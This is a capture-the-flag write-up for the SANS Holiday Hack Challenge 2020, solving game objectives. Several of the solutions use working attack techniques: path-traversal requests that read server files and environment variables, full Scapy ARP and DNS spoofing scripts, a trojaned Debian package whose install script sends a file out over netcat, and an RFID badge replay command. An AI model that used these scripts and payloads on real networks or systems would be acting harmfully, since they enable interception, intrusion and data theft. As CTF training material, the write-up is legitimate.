KRINGLECON 3 - FRENCH HENS!

SANS HOLIDAY HACK CHALLENGE 2020

REEDPHISH

Table of Contents

Objectives

Objective 1: Uncover Santa's Gift List

Objective

There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.

How I solved this objective

1. Found image in the starting area containing a wishlist
2. Saved the image locally
3. Opened the image in https://www.photopea.com/
4. Lassoed the gift list area and selected "Filter□Distort□Twirl" in Photopea
5. Manually changed the angle to 350 degrees to be able to read the giftlist.

Answer

Santa is planning to give a **proxmark** to Josh Wright this year.

Objective 2: Investigate S3 Bucket

Objective

When you unwrap the over-wrapped file, what text string is inside the package? Talk to Shinny Upatree in front of the castle for hints on this challenge.

How I solved this objective

Answer was found in terminal "Investigate S3 Bucket". Please see that chapter.

Answer

North Pole: The Frostiest Place on Earth

Objective 3: Point-of-Sale Password Recovery

Objective

Help Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?

How I solved this objective

- Downloaded NPM for Windows from https://nodejs.org/en/
- Installed Asar:

Command


```
npm install -g asar
```

- Enabled unsigned Powershell scripts:

Command

```
set-executionpolicy remotesigned
```

- Installed application by doube clicking it, the application launched straight after:



- Located where it was running from: C:\Users\User\AppData\Local\Programs\santa-shop - got this from the shortcut on Desktop
- Located app.asar: C:\Users\User\AppData\Local\Programs\santa-shop\resources\app.asar

Command

```
cd C:\Users\User\AppData\Local\Programs\santa-shop\resources\
mkdir out folder
asar extract .\app.asar .\out\
cd dir
```


- Located password in main.js:

```
// Modules to control application life and create native browser window
const { app, BrowserWindow, ipcMain } = require('electron');
const path = require('path');

const SANTA_PASSWORD = 'santapass';

// TODO: Maybe get these from an API?
const products = [
  {
    name: 'Candy Cane',
    price: 1.99,
  },
```

- Entered password **santapass** on logon prompt and got logged in:



Answer

santapass

Objective 4: Operate the Santavator

Objective

Talk to Pepper Minstix in the entryway to get some hints about the Santavator.

How I solved this objective

I just wandered into the elevator and fiddled a bit with the panel.

Answer

A badge was issued and that was that.

Objective 5: Open HID Lock

Objective

Open the HID lock in the Workshop. Talk to Bushy Evergreen near the talk tracks for hints on this challenge. You may also visit Fitzy Shortstack in the kitchen for tips.

How I solved this objective

1. Wandered to the courtyard, found Shinny Upatree
2. Fired up the Proxmark to scan badge
3. Went back to locked door
4. Replayed the badge data using the Proxmark

Answer

Badge code

```
#db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025
```

Proxmark command to open lock

```
lf hid sim -r 2006e22f13 --fc 113 --cn 6025
```

Objective 6: Splunk

Objective

Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?

How I solved this objective

How many distinct MITRE ATT&CK techniques did Alice emulate?

Answer: 13

Commands

```
| tstats count where index=* by technique
```

What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)

Answer: t1059.003-main t1059.003-win

Commands

```
| tstats count where index=* by index
| search index=*
| rex field=index "(?<technique>t\d+)[\.\-].0*"
```

One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

Answer: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography

Commands

```
| search index=t1082-win
| search HKEY
```

According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

Answer: 2020-11-30T17:44:15Z

Commands

```
| index=attack
| search OSTAP
```

One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

Answer: 3648

Commands

```
| index=T1123-*  | search EventCode=1
| search Computer="*win-dc-748*"
| search User="*dministrator"
| search CommandLine="*CmdLet*"
```

Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?

Answer: quser

Commands

```
| index=T1059*
| search "*.bat"
| search "*atomics*"
```

According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?

Answer: 55FCEEBB21270D9249E86F4B9DC7AA60

Commands

```
| index=*
| sourcetype=bro*
| sourcetype="bro:x509:json"
| search "certificate.subject"="*dc*"
```

What is the name of the adversary group that Santa feared would attack KringleCon?

Hints:

- Base64 Encoded string: 7FXjP1lyfKbyDK/MChyf36h7
- Hint RFC 7465 equals RC4
- Hint from Splunk talk "Dave Herrald, Adversary Emulation and Automation": Stay Frosty

Used Cyberchef (convert from Base64 passing it through RC4 decrypt using passphrase "Stay Frosty".)

Answer

The Lollipop Guild

Objective 7: Solve the Sleigh's CAN-D-BUS Problem

Objective

Jack Frost is somehow inserting malicious messages onto the sleigh's CAN-D bus. We need you to exclude the malicious messages and no others to fix the sleigh. Visit the NetWars room on the roof and talk to Wunorse Openslae for hints.

How I solved this objective

1. Added a filter to eliminate codes that made noise
2. Toyed back and forth and landed on the matrix below.

Answer

ID	Operator	Criterion
080	Contains	FF
19B	Contains	F2057

Objective 8: Broken Tag Generator

Objective

Help Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.

How I solved this objective

Found a LFI vulnerability by

- uploading a file (PNG)
- finding out how to view that file (/image?id)
- Testing LFI using Burp:

Getting source for /app/lib/app.rb

```
GET /image?id=../../../app/lib/app.rb HTTP/1.1
Host: tag-generator.kringlecastle.com
```

Linux stores environmental variables in several places. One great resource is /proc/PID/environ. Since I at this point didn't know the process ID (PID), I just made use of one PID that always exists (1):

Getting source for ../../proc/1/environ

```
GET /image?id=../../proc/1/environ HTTP/1.1
Host: tag-generator.kringlecastle.com
```

Found:

Some content found in ../../proc/1/environ (amongst others)

```
GREETZ=JackFrostWasHere
```

Answer

GREETZ=JackFrostWasHere

Objective 9: ARP Shenaningans

Objective

Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt. Who recused herself from the vote described on the document?

How I solved this objective

Listening to ARP traffic

The very first thing I did was to listen on the ARP traffic flowing:

```
tcpdump -nni eth0
>>> 11:51:53.114927 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
```

Arp Soofer

As pr. objective description and hints I prepared the ARP spoofer script.

arp_resp.py

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid
# Our eth0 ip
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our eth0 mac address
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])
def handle_arp_packets(packet):
    # if arp request, then we need to fill this out to send back our mac as the response
    if ARP in packet and packet[ARP].op == 1:
        callermac = packet[ARP].hwsrc
        print(packet.show())
        # DST = MAC
        # SRC = MAC
        ether_resp = Ether(dst=callermac, type=0x806, src=macaddr)
        # PDST = MAC
        arp_response = ARP(pdst=callermac)
        arp_response.op = "is-at"
        arp_response.plen = packet[ARP].plen
        arp_response.hwlen = packet[ARP].hwlen
        arp_response.ptype = packet[ARP].ptype
        arp_response.hwtype = packet[ARP].hwtype
        # Senders MAC
        arp_response.hwsrc = macaddr
        # Senders IP
        arp_response.psrc = packet[ARP].pdst
        # Target MAC
        arp_response.hwdst = callermac
        # Target IP
        arp_response.pdst = packet[ARP].psrc

        # Send / Response
        response = ether_resp/arp_response
        sendp(response, iface="eth0")
        print(response.show())
def main():
    # We only want arp requests
    berkeley_packet_filter = "(arp[6:2] = 1)"
    # sniffing for one packet that will be sent to a function, while storing none
    sniff(filter=berkeley_packet_filter, prn=handle_arp_packets, store=0, count=1)
if __name__ == "__main__":
    main()
```

DNS Spoofer

As pr. objective description and hints I prepared the DNS spoofer script.

dns_resp.py

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 IP
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our Mac Addr
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])
# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"

def handle_dns_request(packet):
  # print(packet.show())
  # Need to change mac addresses, Ip Addresses, and ports below.
  # We also need
  eth = Ether(src=macaddr, dst=packet[Ether].src)  # need to replace mac addresses
  ip  = IP(dst=packet[IP].src, src=ipaddr_we_arp_spoofed)       # need to replace IP addresses
  udp = UDP(dport=packet[UDP].sport, sport=53)    # need to replace ports
  dns = DNS(
    # MISSING DNS RESPONSE LAYER VALUES
    id=packet[DNS].id,
    qd=packet[DNS].qd,
    aa = 1, qr=1,
    an=DNSRR(rrname=packet[DNS].qd.qname, ttl=10, rdata=ipaddr)
  )
  dns_response = eth / ip / udp / dns
  print(dns_response.show())

  sendp(dns_response, iface="eth0")

def main():
  berkeley_packet_filter = " and ".join( [
    "udp dst port 53",                    # dns
    "udp[10] & 0x80 = 0",                   # dns request
    "dst host {}".format(ipaddr_we_arp_spoofed),   # destination ip we had spoofed (not our real ip)
    "ether dst host {}".format(macaddr)         # our macaddress since we spoofed the ip to our mac
  ] )

  # sniff the eth0 int without storing packets in memory and stopping after one dns request
  sniff(filter=berkeley_packet_filter, prn=handle_dns_request, store=0, iface="eth0", count=1)

if __name__ == "__main__":
  main()
```

Preparing payload delivery

After executing both the ARP and DNS spoofers I noticed while taking a solid tcpdump that 10.6.6.35 reached out for (HTTP GET) **"/pub/jfrost/backdoor/suriv_amd64.deb"**. I replicated this folder structure in my HOME directory. Then I:

Commands

```
cd pub/jfrost/backdoor
cp ~/debs/netcat-traditional_1.10-41.1ubuntu1_amd64.deb .
mkdir tmp
dpkg-deb -R netcat-traditional_1.10-41.1ubuntu1_amd64.deb tmp
```

Edited **DEBIAN/postint** to look like:

DEBIAN/postinst

```
#!/bin/sh
set -e
if [ "$1" = "configure" ]; then
   update-alternatives \
      --install /bin/nc nc /bin/nc.traditional 10 \
      --slave /bin/netcat netcat /bin/nc.traditional \
      --slave /usr/share/man/man1/nc.1.gz nc.1.gz \
            /usr/share/man/man1/nc.traditional.1.gz \
      --slave /usr/share/man/man1/netcat.1.gz netcat.1.gz \
            /usr/share/man/man1/nc.traditional.1.gz
fi
cat /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt | nc 10.6.0.3 4444
```

Basically I just catted **"/NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt"** into a reverse Netcat connection to myself. Then I packaged the deb file:

Commands

```
cd ../../
dpkg-deb -b tmp suriv_amd64.deb
```

Delivering payload

I started the following commands in separate TMUX panes/windows/whatever (in order):

Commands

```
nc -nlvp 4555
python3 -m http.server 80
python3 dns_resp.py
python3 arp_resp.py
```

And, it spat out the entire text (not included in this writeup).

Answer

Tanta Kringle

Objective 10: Defeat Fingerprint Sensor

Objective

Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.

How I solved this objective

As Santa:

Inspected the HTML source and found IFRAME src contained these tokens:

IFRAME src

```
&tokens=marble,portals,nut2,nut,candycane,ball,yellowlight,elevator-key,greenlight,redlight,workshop-button,besanta
```

As myself:

Inspected the HTML source and changed IFRAME src to contain the tokens listed above.

Answer

IFRAME src

```
 &tokens=marble,portals,nut2,nut,candycane,ball,yellowlight,elevator-key,greenlight,redlight,workshop-button,besanta
```

Objectice 11a: Naughty/Nice List with Blockchain Investigation Part 1

Objective

Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (Enter just the 16-character hex value of the nonce)

How I solved this objective

First I changed naughty_nice.py to extract the nounces:

```
if __name__ == '__main__':
    print("Menu")
    print("1. Load from file")
    print("2. Read block chain")
    choice = input("[ choice ]: ")

    if choice == "2":
        with open('private.pem', 'rb') as fh:
            private_key = RSA.importKey(fh.read())
        public_key = private_key.publickey()
        c1 = Chain()
        for i in range(9):
            block_data = {}
            documents = []
            doc = {}
            doc['data'] = bytes(('This is block %i of the naughty/nice blockchain.' % (i)).encode('utf-8'))
            doc['type'] = 1
            doc['length'] = len(doc['data'])
            documents.append(doc)
            block_data['documents'] = documents
            block_data['pid'] = 123 # this is the pid, or "person id," that the block is about
            block_data['rid'] = 456 # this is the rid, or "reporter id," of the reporting elf
            block_data['score'] = 100 # this is the Naughty/Nice score of the report
            block_data['sign'] = Nice # this indicates whether the report is about naughty or nice behavior
            c1.add_block(block_data)
        print(c1.blocks[3])
        print('C1: Block chain verify: %s' % (c1.verify_chain(public_key)))
    else:
        # Note: This is how you would load and verify a blockchain contained in a file called blockchain.dat

        with open('official_public.pem', 'rb') as fh:
            official_public_key = RSA.importKey(fh.read())
        c2 = Chain(load=True, filename='blockchain.dat')
        print('C2: Block chain verify: %s' % (c2.verify_chain(official_public_key)))

        with open("nonces.txt", "a") as noncesfile:
            for i in range(0, len(c2.blocks)):
                noncesfile.write(str(c2.blocks[i].nonce) + "\n")
```

Based my nonce predictor on Tlistons code, copying the **mt19937.py** to a suitable location:

```
cd ~/Devel/Kringlecon3
cp ~/Downloads/tliston/mt19937.py .
```

Whipped up a small script, taking care of reading all the hints given on the Discord server:

```
from mt19937 import mt19937, untemper
import sys

myprng = mt19937(0)

with open(sys.argv[1]) as inputfile:
  nonces = inputfile.readlines()

for index in range(0, len(nonces)):
  nonces[index] = int(nonces[index])

"""
Getting the last 624 nonces (32-bit) in "64-bit" format, thus we
halve 624 and extract the last 312 nounces.
"""
realnonces = nonces[(len(nonces)-312):]

for index, nonce in enumerate(realnonces):
  # Get top 32 bits by shifting, then feed mt19937
  myprng.MT[index * 2 + 1] = untemper((nonce >> 32))

  # Cleanup end 32 bits, then feed mt19937
  myprng.MT[index * 2] = untemper((nonce & 0xffffffff))

"""
Last known index is 129996, we are reaching for 130000
"""
start_index = 129997
for future in range(start_index, (start_index+10)):
  lower = myprng.extract_number()
  upper = myprng.extract_number()
  print(f"#{future} Predicted {hex((upper << 32) + lower)}")
```

Answer

Predicted nonce is: 57066318f32f729d

Objective 11b: Naughty/Nice List with Blockchain Investigation Part 2

Objective

The SHA256 of Jack's altered block is:

58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f

If you're clever, you can recreate the original version of that block by changing the values of only 4 bytes. Once you've recreated the original block, what is the SHA256 of that block?

How I solved this objective

Step 1: Finding Jack Frost's block

First I made a Python script to loop over the block chain looking for Jack Frosts's block using the SHA256 hash from the hints given

```
from naughty_nice import *

if __name__ == '__main__':
    c2 = Chain(load=True, filename='blockchain.dat')

    """
    Find Jack Frost Block using the hash in hint
    """
    needle = "58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f"

    for block in c2.blocks:
        currhash = SHA256.new()
        currhash.update(block.block_data_signed())

        if currhash.hexdigest() == needle:
            for doc_id in range(0, block.doc_count):
                block.dump_doc(doc_id)
```

This block contained two documents:

- 129459.pdf
- 129459.bin

Content of 129459.pdf

"Jack Frost is the kindest, bravest, warmest, most wonderful being I've ever known in my life." – Mother Nature

"Jack Frost is the bravest, kindest, most wonderful, warmest being I've ever known in my life." – The Tooth Fairy

"Jack Frost is the warmest, most wonderful, bravest, kindest being I've ever known in my life." – Rudolph of the Red Nose

"Jack Frost is the most wonderful, warmest, kindest, bravest being I've ever known in my life." – The Abominable Snowman

With acclaim like this, coming from folks who really know goodness when they see it, Jack Frost should undoubtedly be awarded a huge number of Naughty/Nice points.

Shinny Upatree 3/24/2020

Running "strings" command on the 129459.bin file yielded nothing, except that it is a data file.

Step 2: Fiddling with the PDF file

According to the hints, the PDF document is somewhat altered. Reading https://github.com/corkami/collisions#pdf it appears that there might be something funky going on with the document structure. Going through the comments seems like a viable route for this task.

Opening the PDF in a HEX editor, I found a comment section near the top of the file:

First comment in 129459.pdf

```
<</Type/Catalog/_Go_Away/Santa/Pages 2 0 R     0
```

Using a HEX editor I changed the reference "2" to "3" just for testing, saved the PDF and re-opened it in a browser. Somehow, the PDF now displayed completely different data:

Content of 129459.pdf after changing "2" to "3"

“Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don’t know what’s with him… it’s like he’s a few stubbies short of a six-pack or somethin’. I don’t think the wombat was actually hurt… but I tell ya, it was more ‘n a bit shook up. Then the bloke climbs outta the cage all laughin’ and cacklin’ like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil…”

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he’ll give me access to a digital photo that shows his “utterly regrettable” actions. Even more remarkably, he’s allowing me to use his laptop to generate this report – because for some reason, my laptop won’t connect to the WiFi here. He says that he’s sorry and needs to be “held accountable for his actions.” He’s even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I’ll somehow feel obliged to go easier on him. That’s not going to happen… I’m WAAAAY smarter than old Jack.

Oh man… while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he’ll go ahead and submit the full report for me. I’m not completely sure I trust him, but I’ll make myself a note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree 3/24/2020

Reading further into https://github.com/corkami/collisions#pdf I found a reference to "MD5 and SHA1 work with blocks of 64 bytes. If two contents A & B have the same hash, then appending the same contents C to both will keep the same hash." Trying to think outside the box, I counted 64 bytes forward from the byte I changed in prior step and decremented this value (0x0C to 0x0B).

Since the file is going to be uploaded later, I exported the PDF as plain HEX and placed it into a Python script for easier handling.

Step 3: Uploading the PDF

I prepared a Python script in order to update the block with my altered PDF:

2-Document-manipulation.py

```
from naughty_nice import *

pdf_file = bytes([
  # Altered PDF in HEX format here
])

if __name__ == '__main__':
  c2 = Chain(load=True, filename='blockchain.dat')

  """
  Find Jack Frost Block using the hash in hint
  """
  needle = "58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f"

  for block in c2.blocks:
    currhash = SHA256.new()
    currhash.update(block.block_data_signed())

    if currhash.hexdigest() == needle:
      block.data[1]['data'] = pdf_file

      with open('nice.txt', 'wb') as file:
        file.write(block.block_data())
      with open('naughty.txt', 'wb') as file:
        block.sign = 0
        file.write(block.block_data())
```

While also at it, I changed the block.sign value to see the difference between naughty and nice. After I had dumped these two files (naughty.txt and nice.txt), I opened them in https://www.diffnow.com to see if there were some differences and to locate where this value was set.

Step 4: Manipulating the BIN file

Knowing there were differences between the two documents I downloaded, I started to fumble a bit. I ended up taking the HEX from the BIN file and search for this in both naughty.txt and nice.txt, primarily focusing on nice.txt. I managed to find the HEX string

```
EA465340303A6079D3DF2762BE68467C27F046D3A7FF4E92DFE1DEF7407F2A7B73E1B759B8B919451E37518D22D
987296FCB0F188D
```

in "nice.txt". Figured out that if I changed the next byte from D6 to D7, and then copying the HEX of the BIN file into my Python script and then uploading the file I would get the answer to this objective:

```
from naughty_nice import *

pdf_file = bytes([
  # Altered PDF in HEX format here
])

bin_file = bytes([
  # Offset 0x00000084 to 0x00000191
  0xEA, 0x46, 0x53, 0x40, 0x30, 0x3A, 0x60, 0x79, 0xD3, 0xDF, 0x27, 0x62,
  0xBE, 0x68, 0x46, 0x7C, 0x27, 0xF0, 0x46, 0xD3, 0xA7, 0xFF, 0x4E, 0x92,
  0xDF, 0xE1, 0xDE, 0xF7, 0x40, 0x7F, 0x2A, 0x7B, 0x73, 0xE1, 0xB7, 0x59,
  0xB8, 0xB9, 0x19, 0x45, 0x1E, 0x37, 0x51, 0x8D, 0x22, 0xD9, 0x87, 0x29,
  0x6F, 0xCB, 0x0F, 0x18, 0x8D, 0xD7, 0x03, 0x88, 0xBF, 0x20, 0x35, 0x0F, # D6 to D7 on this line
  0x2A, 0x91, 0xC2, 0x9D, 0x03, 0x48, 0x61, 0x4D, 0xC0, 0xBC, 0xEE, 0xF2,
  0xBC, 0xAD, 0xD4, 0xCC, 0x3F, 0x25, 0x1B, 0xA8, 0xF9, 0xFB, 0xAF, 0x17,
  0x1A, 0x06, 0xDF, 0x1E, 0x1F, 0xD8, 0x64, 0x93, 0x96, 0xAB, 0x86, 0xF9,
  0xD5, 0x11, 0x8C, 0xC8, 0xD8, 0x20, 0x4B, 0x4F, 0xFE, 0x8D, 0x8F, 0x09
])

if __name__ == '__main__':
  c2 = Chain(load=True, filename='blockchain.dat')

  """
  Find Jack Frost Block using the hash in hint
  """
  needle = "58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f"

  for block in c2.blocks:
    currhash = SHA256.new()
    currhash.update(block.block_data_signed())

    if currhash.hexdigest() == needle:
      block.sign = 0

      block.data[0]['data'] = bin_file
      block.data[1]['data'] = pdf_file

      sha = SHA256.new()
      sha.update(block.block_data_signed())

      print(sha.hexdigest())
```

Answer

The script spat out the desired hash: fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb

Objective: Endgame

Objective

Visit Santa's Office as yourself

How I solved this objective

1. Teleported back to the wrapping room
2. Exited through the Ed Skoudis image
3. Entered the elevator
4. Reused the hack from **Objective 10: Defeat Fingerprint Sensor**

Answer

Terminals

Unescape Tmux

Terminal CLI

Can you help me?
I was playing with my birdie (she's a Green Cheek!) in something called tmux,
then I did something and it disappeared!
Can you help me find her? We were so attached!!
elf@b328f3b576e5:~$ ls -la
total 24
drwxr-xr-x 1 elf elf 4096 Dec 4 18:21 .
drwxr-xr-x 1 root root 4096 Dec 1 18:28 ..
-rw-r--r-- 1 elf elf   220 Apr 18 2019 .bash_logout
-rwxr-xr-x 1 root root 182 Oct 1 17:37 .bashrc
-rw-r--r-- 1 elf elf   807 Apr 18 2019 .profile
-rw-r--r-- 1 root root   77 Oct 1 17:37 .tmux.conf
elf@b328f3b576e5:~$ cat .tmux.conf
set -g default-terminal "screen-256color"
set -ga terminal-overrides ",*:Tc"
elf@b328f3b576e5:~$ tmux list-sessions
0: 1 windows (created Sun Dec 13 10:50:58 2020) [80x24]
elf@b328f3b576e5:~$ tmux attach-session

Table 1. Resources

Description
Tmux cheat sheet

Kringle Kiosk

Terminal CLI Welcome Screen

```
Welcome to our castle, we're so glad to have you with us!
Come and browse the kiosk; though our app's a bit suspicious.
Poke around, try running bash, please try to come discover,
